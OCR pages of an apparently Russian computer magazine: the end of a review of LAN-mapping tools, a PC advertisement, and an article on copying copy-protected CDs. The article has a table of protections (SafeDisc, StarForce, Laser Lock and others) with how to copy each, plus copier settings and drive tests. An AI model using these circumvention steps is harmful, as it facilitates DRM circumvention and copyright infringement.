выполнен качественно.

36-метрового толстячка AdRem NetCrunch я приметил еще три года назад, когда только начинал заниматься администрированием локальных сетей. Сейчас же, признаться, с трудом могу представить свою работу без этой замечательной проги. Ее функция построения карты локалки реализована поистине шикарно. Причем как с точки зрения функциональности, так и с точки зрения юзабилити. Достаточно указать специальному визарду диапазон IP-адресов, и через некоторое время ты получишь невероятно наглядную карту с обозначением всех рабочих станций (с пометкой об установленной оси), серверов, свитчей, роутеров, маршрутизаторов и, что немаловажно, способов их физического соединения. Помимо этого, ты в любой момент можешь подкорректировать и конкретизировать результат, исполь-

Название:	WHATSUP GOLD
ОС:	WinAll
Размер:	13 Мб
Лицензия:	Shareware
Сайт:	www.ipswitch.com

зуя доступные графические средства - готовые иконки мостов, сетевых принтеров, WWW/SQL/VPN/RAS/NetWare/.NET серверов, радиолинков, файрволов и т.п. Взгляни на скриншоты - дальнейшие комментарии, думаю, излишни.

ДОПОЛНИТЕЛЬНЫЕ ВОЗМОЖНОСТИ

В отличие от программы LAN MapShot, обладающей крайне узкой специализацией, LANState, WhatsUp Gold и NetCrunch могут похвастаться еще кое-какими полезными фичами.


Так все эти три картографа умеют в режиме реального времени отслеживать работоспособность удаленных станций. И если в LANState и WhatsUp Gold эта функция реализована не совсем удачно и ограничивается лишь примитивным определением "работает или нет", то в NetCrunch все сделано значительно серьезней, т.е. помимо мониторинга доступности компов проверяется еще и функционирование установленных на них сервисов и высчитывается их uptime (продолжительность работы без перебоев). Любая неполадка немедленно отображается на эскизе соответствующими пиктограммами. Я, к примеру, на работе загнал в NetCrunch план этажа в качестве бэкграунда, а затем разместил все элементы схемы так, как они располагаются в реальной жизни. Поэтому когда в LAN'е случается сбой, то благодаря указанной схеме я сразу вижу, где физически находится "умерший" элемент.

Кроме того, в WhatsUp Gold и NetCrunch встроена система дистанционного оповещения админа о неполадках. Скажем, все тот же NetCrunch способен отсылать "хозяину" SMS-сообщения. Причем мессаги уходят не через какие-нибудь там буржуйские сайты, а через проверенную временем ICQ-сеть. Задержка между отсылкой и приемом "записки" на мой билайновский номер составляет 1-2 секунды.

ПРИГОВОР

Ну вот, с прогами познакомились - пора расставить оценки и дать рекомендации по выбору и использованию.

Если необходимо оперативно создать подробную схему локалки, не особо вдаваясь в тонкости процесса, то LAN MapShot - это, пожалуй, идеальный вариант. Его четко отлаженный механизм (принцип работы которого разработчики не афишируют) точно и практически безошибочно определяет все элементы локальной сети, а полученные рисунки выглядят на редкость профессионально. Даже привязка программы к Microsoft Visio для многих станет скорее плюсом, чем минусом.



AdRem ITools - встроенный в NetCrunch набор TCP/IP и SNMP утилит. В составе: ping, traceroute, lookup, bandwidth, scan, SNMP

Новичок 10-Strike LANState, к сожалению, не может удовлетворить потребности привередливых пользователей. Его система поиска удаленных машин явно находится в стадии разработки и пока оставляет желать лучшего. Тем не менее, в небольших сетях он справляется со своей задачей блестяще, а функция мониторинга наверняка понравится начинающим админам. К тому же это единственный картограф, с которым можно общаться по-русски.

Утилита WhatsUp Gold интересна в первую очередь своим многовариантным анализатором. Мне кажется, любой продвинутый юзер воспользуется возможностью потестить свою локалку различными методами. К тому же, хотя создаваемые WhatsUp схемы и не блещут красотой, текущее положение дел в сети они отображают и достоверно, и информативно.

Ну а в случае если требуется составить максимально подробную и в то же время наглядную, привлекательную схему локалки, а также наладить функциональную систему слежения за работоспособностью LAN, то тогда, безусловно, следует юзать AdRem NetCrunch. Это отличное решение для пользователей любого уровня. И наш выбор, однозначно! :)




◢ Также советую взглянуть на следующие программы, не вошедшие в этот обзор:
◢ Friendly Pinger 4.2.3 www.kilievich.com/fpinger
◢ Monitor One 1.34 www.fineconnection.com
◢ SwitchMonitor Pro 1.5 www.netlatency.com
◢ Look@LAN Network Monitor www.lookatlan.com

КЛАССИЧЕСКИЙ СПОСОБ ПОСТРОЕНИЯ СХЕМ

Нередко встречаются ситуации, когда локальной сети еще, собственно, и нет - однако идет активная работа над ее проектом. В этом случае описанные проги бессильны - тут необходим другой инструмент. О 300-метровом Microsoft Visio 2003 ты уже слышал. Но есть и альтернатива - программа LanFlow. Это такой сильно навороченный векторный графический редактор, специально заточенный для рисования схем различных видов сетей. Вся прелесть LanFlow заключается в особой панели инструментов, с которой можно брать необходимые сетевые компоненты и перетаскивать их на чертеж. Кинул на рабочую область значок одного компьютера, второго, третьего, "поставил" хаб, сервер, указал, где будет сетевой принтер, - вот тебе и схема. Быстро, чисто и хорошо. Кстати, LanFlow может пригодиться не только проектировщикам LAN, но и студентам технических вузов - в качестве средства создания иллюстраций для рефератов и курсовых соответствующей тематики :).

Название:	LANFLOW 4.16
ОС:	WinAll
Размер:	2,5 Мб
Лицензия:	Shareware
Сайт:	www.pacestar.com/lanflow



Компьютеры
"МИР"
в ритме
будущего






В РИТМЕ БУДУЩЕГО

КОМПЬЮТЕРЫ "МИР"

Инвестируйте в будущее своих детей



"МИР VIP"

Ультрасовременная модель компьютера "МИР" для дома.

Новейшая техническая разработка - компьютер серии "МИР" на базе процессора Intel® Pentium® 4 3.2 ГГц с технологией Hyper-Threading.

Модель позиционируется как графическая станция с широким диапазоном применения - от рабочего места дизайнера до мощной игровой системы для дома.

"МИР VIP" предназначен для выполнения сложных и ресурсоемких задач, связанных с трехмерной графикой. Конфигурация модели оптимизирована для процессора с технологией Hyper-Threading, которая повышает производительность компьютера за счет модернизации такой функции системы, как выполнение двух задач одновременно.

Intel® Pentium® 4 3,2 GHz (800MHz FSB)/
MB S478 ASUS P4C800Deluxe/
HDD 250 Gb/ 2 x DIMM 512Mb DDR/
FDD 3,5"/ SVGA AGP RadeOn 9800 Pro/
MS Windows XP/ DVD±RW SONY/
Звуковая карта CREATIVE "SB AUDIGY 2"

Помогите своим детям высвободить заложенный в них потенциал.

Инвестируйте в их образование - приобретите ПК, на котором они будут проводить исследования и выполнять домашние задания, а именно компьютер "МИР" на базе процессора Intel® Pentium® 4 с технологией HT.

-гарантия 2 года -design for Windows XP -всестороннее тестирование
-сертифицирован "РосТестом" -оплата через операционную кассу банка -компьютер по индивидуальному заказу без предоплаты



салоны-магазины в Москве :

- "Бабушкинская", ул. Сухонская, д.7а, тел.: (095) 105-6447
- "Улица 1905 года", ул. Мантулинская, д.2, тел.: (095) 105-6445
- "Владыкино", Алтуфьевское шоссе, д.16, тел.: (095) 903-7333
- "ВДНХ", ВВЦ, пав. №2, тел.: (095) 785-1785

сервисный центр :

- "Бабушкинская", ул. Молодцова, д.1, тел.: (095) 105-6447



■ Крис Касперски (http://kpnc.opennet.ru)

АНТИКОНТРАЦЕПТИВЫ ДЛЯ CD

Защищенные диски (а их ряды с каждым днем множатся) это сакс и мастдай. Проги, копирующие защищенные диски, тоже сакс, потому что писаны через одно место и постоянно падают. "Хакеры", с понтом юзающие копировщики защищенных дисков, мастдай по жизни, ибо не фиг мышь тискать, и думать следует не тем, на чем сидишь. А защищенный контент вообще отстой. Настоящие программисты всегда создают сподручный софт самостоятельно. Ладно, братва, кончаем базарить. Сейчас мы будем копировать все, что шевелится, в том числе и третий star-force, который вовсе не такой крутой, каким поначалу кажется.

ЗАЩИТА КОМПАКТОВ ОТ КОПИРОВАНИЯ И МЕТОДЫ ЕЕ ОБХОДА

СТРАТЕГИЯ БОРЬБЫ

То, чем мы сейчас будем заниматься, это никакое не хакерство, а так... выпендреж в песочнице. Настоящие хакеры загружают софт-айс и отламывают защиту бит-хаком, после чего бывший когда-то защищенным диск легко копируется любым копировщиком на любом приводе. Это интеллектуальный поединок с защитой в чистом виде. Или она нас, или мы ее. Это захватывающее, но и требующее высокой квалификации занятие мы - понятное дело - никому навязывать не собираемся. Наша миссия гораздо проще и прозаичнее. Разжиться полностью автоматизированным копировщиком, слегка подкрутить настройки и сделать из одного компакта целых два, а то и четыре. Ну и что тут сложного? А вот что: настроек море, и методом тыка крутить их можно хоть до посинения, а толку будет ноль.

Между нами мужиками говоря, коммерческие копировщики копируют далеко не все защищенные диски (в частности, мои компакты они не копируют точно и научатся этому ой как нескоро). Хочешь получить полную власть над системой? Пожалуйста - пиши свой собственный копировщик (а я помогу). Впрочем, это я увлекся. Нынче мы все же будем хачить тем, что у нас уже есть.



◢ Весь упомянутый в статье софт ты найдешь на компакт-диске к журналу

ДЕЛА СОФТВЕРНЫЕ

Существует не так уж много копировщиков защищенных дисков, и среди них нет ни одного по-настоящему хорошего. Причем по уровню своей функциональности эти утилиты вплотную приближаются к мыльницам типа "кодек автомат" и не предоставляют нам никаких рычагов управления. Копировщик копирует непонятно что и непонятно зачем, причем качество копирования оставляет желать лучшего, и при каждом удобном случае он уходит в глубокий отказ и едет крышей. Часть дисков не копируются в принципе (так, присутствие нулевого трека на диске завешивает все известные мне копировщики), часть копируется не без плясок с бубном.

Лучшее, что есть на рынке, это - Clone CD (www.slysoft.com/en) и Алкоголь 120% (www.alcohol-soft.com). Первый лучше справляется с чтением нестандартных образов, последний - с записью. С другой стороны, Clone CD не умеет измерять характеристики спиральной дорожки и не копирует ряд продвинутых защит наподобие cd-cops или star-force. Их копирует только Алкоголь. Точнее говоря, не копирует, а эмулирует, но с точки зрения конечного пользователя один хрен разница. Для работы с такой "копией" требуется специальная программа - эмулятор. Например, сам Алкоголь или бесплатно распространяемый Daemon-Tools (www.daemon-tools.cc).

К этому списку можно добавить и Blind Write (www.vso-software.fr) - единственный копировщик, справляющийся со star-force 3, но вызывающий у меня смесь ужаса с отвращением, ибо здесь вообще нет никаких настроек, которые можно было бы подкрутить или отломать.

Начинающим также пригодятся детекторы типов защит, определяющие, что за фигню ты пытаешься скопировать, и подсказывающие, какие настойки выбрать, а какие лучше не надо. На www.cdmediaworld.com/hardware/cdrom/cd_utils_2.shtml таких утилит просто толпа, но все они фуфло. Учись определять предпочтительные настройки самостоятельно. На то они и настройки, чтобы их настраивать :).

ДЕЛА ЖЕЛЕЗЯЧНЫЕ

Копировщики защищенных дисков предъявляют к читающим/пишущим приводам весьма жесткие требования. CD-ROM должен не только поддерживать определенные режимы работы (которые по Стандарту он поддерживать совсем не обязан), но и обладать нехилой механической частью, обеспечивающей

НАИБОЛЕЕ ПОПУЛЯРНЫЕ ЗАЩИТНЫЕ МЕХАНИЗМЫ

ЗАЩИТА	ТЕХНОЛОГИЯ	КАК РАСПОЗНАТЬ	КАК СКОПИРОВАТЬ
Cactus Shield	Отрицательный LBA-адрес первого аудиотрека (в других версиях - кастрированный Lead-Out), внесение неустранимых ошибок в аудиопоток.	При проигрывании диска в PC вместо аудиотреков появляется mp3-файлы отвратного качества, попытка воспроизведения аудиотреков обрывает звучание через несколько секунд, копия диска сильно "шумит", как граммофонная пластинка.	Копируется Clone CD в режиме "наилучшего" качества извлечения аудио с взведенной галочкой "чтение только первой сессии", читающий привод должен уметь возвращать указатели на неустранимые C2 ошибки. (Примечание: "Кактус" с кастрированным Lead-Out хачится только копированием с горячей заменой, т.е. защищенный диск вставляется в привод без выброса лотка.)
cd-cops	Привязка к структуре спиральной дорожки.	На диске расположены файлы CDCOPS.DLL, *.GZ_ и *.W_X.	Нельзя скопировать, на неразболтанном приводе эмулируется Алкоголем в режиме RMPS.
laser-lock	Создание физических дефектов с последующей привязкой к ним.	Скрытая директория LASERLOCK.	Нельзя скопировать, эмулируется Алкоголем, для снятия образа желателен привод, поддерживающий быстрый пропуск ошибок. (Примечание: упрощенные варианты защиты копируются Алкоголем и Clone CD путем имитации дефектных секторов - для этого нужен привод, позволяющий отключить коррекцию ошибок при записи.)
LibCrypt	Ключевая метка в Q канале подкода с искаженной контрольной суммой.	х/з	Копируется Clone CD с включенными опциями "чтение субканалов" (снятие образа) и "не восстанавливать субканальные данные" (прожиг), читающий привод должен поддерживать чтение субканальных данных, а записывающий - позволять отключать режим коррекции и поддерживать режим DAO-96.
SafeDisc	Создание дефектных секторов с последующей привязкой к ним, родимым.	Большое кол-во сбойных секторов в середине диска, 00000001.TMP CLCD16.DLL CLCD32.DLL CLOKSPL.EXE	Копируются Алкоголем и Clone CD, читающий привод должен поддерживать быстрый пропуск ошибок, а пишущий позволять отключать коррекцию.
SafeDisc 2	Слабые сектора	Диск нормально читается, копируется, но копия неожиданно обнаруживает большое количество сбойных секторов.	Копируется Clone CD в режиме усиления слабых секторов или Алкоголем в режиме обхода ошибки EFM.
SecoROM	Ключевая метка в Q канале подкода.	CMS16.DLL, CMS_95.DLL or CMS_NT.DLL	Копируется Clone CD и Алкоголем при условии, что задействовано чтение данных подканалов.
star-force	Привязка к структуре спиральной дорожки.	х/з	Нельзя скопировать, на неразболтанном приводе эмулируется Алкоголем в режиме RMPS.

Внимание: эта таблица помещена в статью исключительно под нажимом редактора. Автор упирался всеми четырьмя как только мог, мотивируя тем, что "чистых" защит не так уж и много, и все чаще встречаются гибридные механизмы, использующие сразу несколько различных технологий :).

стабильность вращения диска и постоянство позиционирования оптической головки, иначе диски, защищенные cd-cops и star-force, скопировать не удастся.


Интересующие нас характеристики обычно не афишируются производителем и не приводятся ни в технической документации, ни (тем более!) на этикетке девайса, поэтому выбор модели, пригодной для хакерства - ответственный шаг. Самое простое - скормить приводу SCSI/ATAPI команду GET CONFIGURATION и посмотреть, что он вернет в ответ, памятуя о том, что возвращенная им информация может и не соответствовать действительности, поскольку отражает заявленные, а отнюдь не реально измеренные свойства. Так что пара-тройка тестирующих программ нам не помешает. Все эти программы прилагаются к статье. Кроме того, можно использовать и сам копировщик (скажем, тот же Clone CD) в качестве своеобразного прогонного стенда. Это правильный подход, особенно если учесть, что твой CD-ROM может просто-напросто конфликтовать с определенными копировщиками.


ЧИТАТЬ УМЕЕШЬ?

Вот неполный список требований, предъявляемых к читающему приводу. Требования перечислены в порядке убывания их значимости (под "читающим" приводом здесь подразумевается привод, используемый для снятия образов):

- привод должен поддерживать "сырой" режим чтения (2352 байта на сектор), осуществляемый командами READ CD/READ CD MSF, в противном случае практически ни один защищенный диск скопировать не удастся. Запусти утилиту cd_raw_read и попробуй прочитать несколько произвольных секторов с компакта, и если они прочитаются, режим сырого чтения действительно поддерживается;
- привод должен поддерживать чтение всех восьми каналов подкода в сыром, упорядоченном и неупорядоченном виде, возвращая их в общем потоке данных (т.е. с командой READ CD). К слову сказать, Clone CD и Алкоголь используют только упорядоченный режим, так что если ты не собираешься разрабатывать свои собственные копировщики, остальные два режима неактуальны. Если снятие образа диска при взведенной галочке "чтение субканалов" (Clone CD) или "чтение субканальных данных с текущего диска" (Алкоголь) проходит успешно, привод поддерживает чтение каналов подкода или только делает вид, что поддерживает, умело имитируя результат. Чтобы выяснить это наверняка, запиши прилагаемый к статье образ test_sub в режиме RAW DAO 96 (см. требования к пишущему CD-ROM'у) и, сняв образ свежезаписанного диска, сравни полученный *.sub файл с исходным. В случае неудачи не спеши винить привод - некоторые версии Clone CD содержат ошибки, вешающие отдельные девайсы. Воспользуйся другой версией программы или смени копировщик;
- привод должен позволять отключать аппаратную коррекцию ошибок, возвращая считанные данные "как есть", т.к. многие защитные механизмы основаны на умышленном внесении устранимых искажений с последующей привязкой к ним. Если при "программной" коррекции ошибок ("быстрый пропуск ошибок" в "параметрах чтения" Clone CD) снятие образа проходит успешно, этот режим CD-ROM'ом поддерживается;
- привод должен поддерживать быстрый пропуск ошибок, позволяя установить свой внутренний счетчик повторов чтения в ноль, что соответствует отсутствию повторов.

В противном случае, копирование дисков, защищенных большим количеством дефектных секторов, потребует чудовищного количества времени (сутки или больше). Если при взведенной галочке "быстрый пропуск ошибочных блоков" в Алкоголе снятие образа слегка


Clone CD за работой



Алкоголь в действии

"травмированного" диска проходит успешно, значит, этот режим приводом частично или полностью поддерживается. Частично - привод позволяет устанавливать счетчик повторов в ноль, но бракует даже вполне читабельные сектора. Полностью - привод бракует лишь действительно сбойные сектора. Короче говоря, между скоростью и стабильностью чтения должен быть разумный компромисс, определяемый электронной начинкой привода. В Clone CD имеется режим "умного" пропуска секторов - "сбойные" сектора пропускаются пачками по 100 штук, без проверки на читабельность, однако полезность этой идеи сомнительная, и полученная копия зачастую оказывается неработоспособной;

◢ привод должен возвращать указатели на C2 ошибки, чтобы копировщик мог их интерполировать вручную. Главным образом эта фишка необходима для копирования аудио CD (и незащищенных в том числе!), а для дисков с данными она практически бесполезна. Запусти утилиту get_configuration, прилагаемую к статье, и если первый, считая от нуля, бит feature data равен одному, режим отдачи ошибок успешно поддерживается;

◢ привод должен обладать постоянством позиционирования, перемещая оптическую головку к тому сектору, к которому его просят, а не куда бог пошлет. Устройства с низкой точностью позиционирования для копирования дисков, защищенных по технологии cd-cops и star-force, непригодны. Запусти утилиту seek_and_Q, прилагаемую к статье, и, вставив в привод аудиодиск, прочитай субканальные данные первой сотки секторов (например, это можно сделать так: seek_and_Q.exe TEAC 0 100, где "TEAC" - имя твоего привода) - числа в крайней правой колонке должны монотонно возрастать, каждый раз увеличиваясь на единицу. Если же они начинают "плясать", механика девайса оставляет желать лучшего;

◢ привод должен обладать стабильностью считывания, затрачивая на чтение данного сектора одно и то же время, иначе измеренные характеристики спиральной дорожки окажутся неточными, и копии star-force/cd-cops работать не будут. Запусти утилиту CD.angle.sector, прилагаемую к статье, со следующими параметрами: CD.angle.sector.exe \\.\X: 0 200 100 > filename.txt, где X: - буква, закрепленная за приводом, и импортируй полученный файл в MS Graph (та штука, которая в Word'е рисует диаграммы), затем повтори эту процедуру вновь, наложив полученные графики друг на друга. В идеальном случае оба графика должны полностью совпадать, но в реальности такое практически никогда не достигается, и виной может быть не только CD-ROM, но и фоновые процессы (драйвера), "вращающиеся" на заднем дворе операционной системы и искажающие результат измерений. Прибей все ненужное, снеси все посторонние драйвера и протестируй привод вновь.

А ЗАПИСАТЬ СМОЖЕШЬ?

Что же касается пишущего привода, то наши пожелания в отношении его характеристик будут следующими (официант!):

◢ привод должен поддерживать режим RAW DAO 96, открывающий доступ ко всем служебным структурам данных и позволяющий записывать диски в нестандартных формах. Большинству дешевых писцов этот режим не по зубам. Если при выборе пишущего CD-привода Clone CD говорит, что запись в режиме RAW DAO возможна - не спеши радоваться. Привод может поддерживать режим RAW DAO-16, но не поддерживать RAW DAO 96, тогда копирование дисков, защищенных по технологии LibCrypt, окажется невозможным. На поддержку RAW DAO 96 указывает (что бы ты думал?) возможность записи CD-G!

◢ привод должен позволять отключать режим коррекции ошибок, в противном случае он не сможет ни имитировать сбойные сектора, ни записывать сбойные диски, и практически ни одну защиту побороть не удастся. Поддержка режима RAW DAO 96 предполагает возможность отключения коррекции (точнее говоря, при записи в RAW DAO 96 привод послушно пишет, что ему дают, и не пытается заниматься самодеятельностью). Если режим RAW DAO 96 не поддерживается, но Clone CD/Алкоголь предлагают RAW SAO + SUB, то запись без коррекции все же возможна, хотя и в сильно ограниченном варианте. Если же ни того ни другого в списке режимов не значится - приводу место на свалке, а не в корпусе хакерского ПК;

◢ при записи аудиоданных привод не должен осуществлять их коррекцию для придания более "приятного" звучания - некоторые защиты помечают данные как аудио, и если привод попытается их "улучшить" (этим, в частности, славятся CD-ROM'ы Plextor), можно представить, что в результате произойдет. Для тестирования девайса на вшивость требуется хотя бы один защищенный диск (его можно создать и самостоятельно). Более легкого пути, к сожалению, нет (по крайней мере, я его не знаю).

С ЧЕГО НАЧАТЬ...

Копирование защищенных компактов обычно осуществляется в два этапа: чтение образа и запись на диск. Если в системе установлен CD-эмулятор (к примеру тот, что входит в состав Clone CD или Алкоголя), последний этап может и отсутствовать. Тогда снятый образ будет храниться на винчестере до тех пор, пока не пропадет или не будет удален за ненадобностью.

Снять корректный образ диска непросто, поскольку заранее не известно, к чему именно привязывается защита, а на что ей наплевать, причем наращивание мощности копировщика обычно оборачивается неизбежным падением качества.

Для начала откажемся от чтения субканальных данных ("чтение субканальных данных с текущего диска" в Алкоголе и "чтение субканалов из аудиотреков/треков с данными" в Clone CD), выключим "пропуск ошибок чтения" в Алкоголе или установим счетчик "повторов чтения" в единицу в Clone CD (при этом "коррекция ошибок" должна быть установлена в значение "программно", и сброшены все три галочки: "остановка при ошибке чтения", "не сообщать об ошибках чтения", "умное сканирование плохих секторов"). Измерять позиционирование данных (только для Алкоголя) пока не надо, а вот регенерировать сектора с данными (только Clone CD) - не помешает. Качество извлечения аудио при копировании аудио CD (только для Clone CD) выбери в соответствии со своими вкусами и потребностями. То же самое относится и к скорости чтения.


Если в процессе копирования обнаружится много ошибок, охлаждающих бегунок прогресса, также именуемый "градусником",



Диск, защищенный по технологии Laser Lock. Видишь рытвину посередине спиральной дорожки? Это лазерная метка. Фокус в том, что эта дура не препятствует чтению сектора (такие дефекты микропроцессорная начинка привода легко исправляет за счет избыточности кодирования), но обламывает следящую систему, в результате чего головка вылетает на соседнюю дорожку. Защите остается лишь прочитать текущую позицию, и если при чтении ключевой метки мы всякий раз слетаем на 1 дорожку - диск считается оригинальным, и наоборот. Понятно теперь, почему правильно реализованный Laser Lock невозможно скопировать, а можно лишь проэмулировать?

ПОЛЕЗНЫЕ УТИЛИТЫ

- **CD.angle.sector.exe** - измеряет углы между секторами, позволяя исследовать особенности структуры спиральной дорожки (сектора нестандартной длины, плотность закрутки спирали и т.д.), также определяет качество механической части привода на предмет стабильности воспроизведения результатов. Работает лишь под Win2k/XP.
- **CD.crazy.exe** - циклически открывает/закрывает лоток CD-ROM'а, повторяя это заданное количество раз.
- **CD.lock.exe** - блокирует/разблокирует лоток привода (бывает полезна для принудительного разблокирования лотка, заблокированного зависшей программой).
- **CD_RAW_SECTOR_READ.EXE** - читает сектора в "сыром" виде, что является основой любого копировщика (подробности в файле CD_RAW_SECTOR_READ.DOC).
- **GET_CONFIGURATION.EXE** - возвращает основные характеристики привода, выдавая результат в "сыром" виде без декодирования.
- **ISO9660.DIR.EXE** - читает запорченные диски (подробности в ISO9660.DIR.DOC).
- **RAW_TOC_READ.EXE** - читает оглавление диска в сыром виде.
- **READ_BAR_CODE.EXE** - читает штрих-код с диска (если он там есть).
- **SEEK_AND_Q.EXE** - читает субканальные данные, позволяя определить точность позиционирования оптической головки и надежность механической части привода.



Компакт, защищенный Cactus Shield, на присутствие которого указывает узкое блестящее кольцо, расположенное вблизи внешней кромки диска. Отсюда начинается та самая сессия, что содержит мерзопакостный сильно сжатый mp3 отвратительного звучания. Аккуратно зачернив ее маркером (или воспользовавшись опцией "чтение только первой сессии"), мы взломаем защиту, добравшись до нормальных аудиотреков CD-качества.

до абсолютного нуля, щелкни по "отмене" и задействуй "пропуск ошибок чтения" (Алкоголь) или уменьши счетчик повторов до нуля (Clone CD). Использование "быстрого пропуска ошибочных блоков" (Алкоголь) или "умного сканирования плохих секторов" существенно ускоряет копирование, но вместе с тем увеличивает риск пропуска "правильных" секторов. Скопированная игрушка может нормально запускаться, но виснуть на том или ином уровне.

В процессе копирования может зависнуть и сам копировщик (или, как вариант, вылетев за пределы диска, начнет строчить бесконечной очередью сбойных секторов). Это - дефект ДНК разработчиков, неявно закладывающихся на слишком вольные допущения. Используй другой копировщик (Clone CD вместо Алкоголя или Алкоголь вместо Clone CD), иногда это помогает. Но чаще такой диск приходится копировать руками, для чего предусмотрены утилиты cd_raw_read, seek_and_Q и cd_toc_read, разработанные автором и выложенные на kpnc.opennet.ru (и на CD к этому номеру Х).

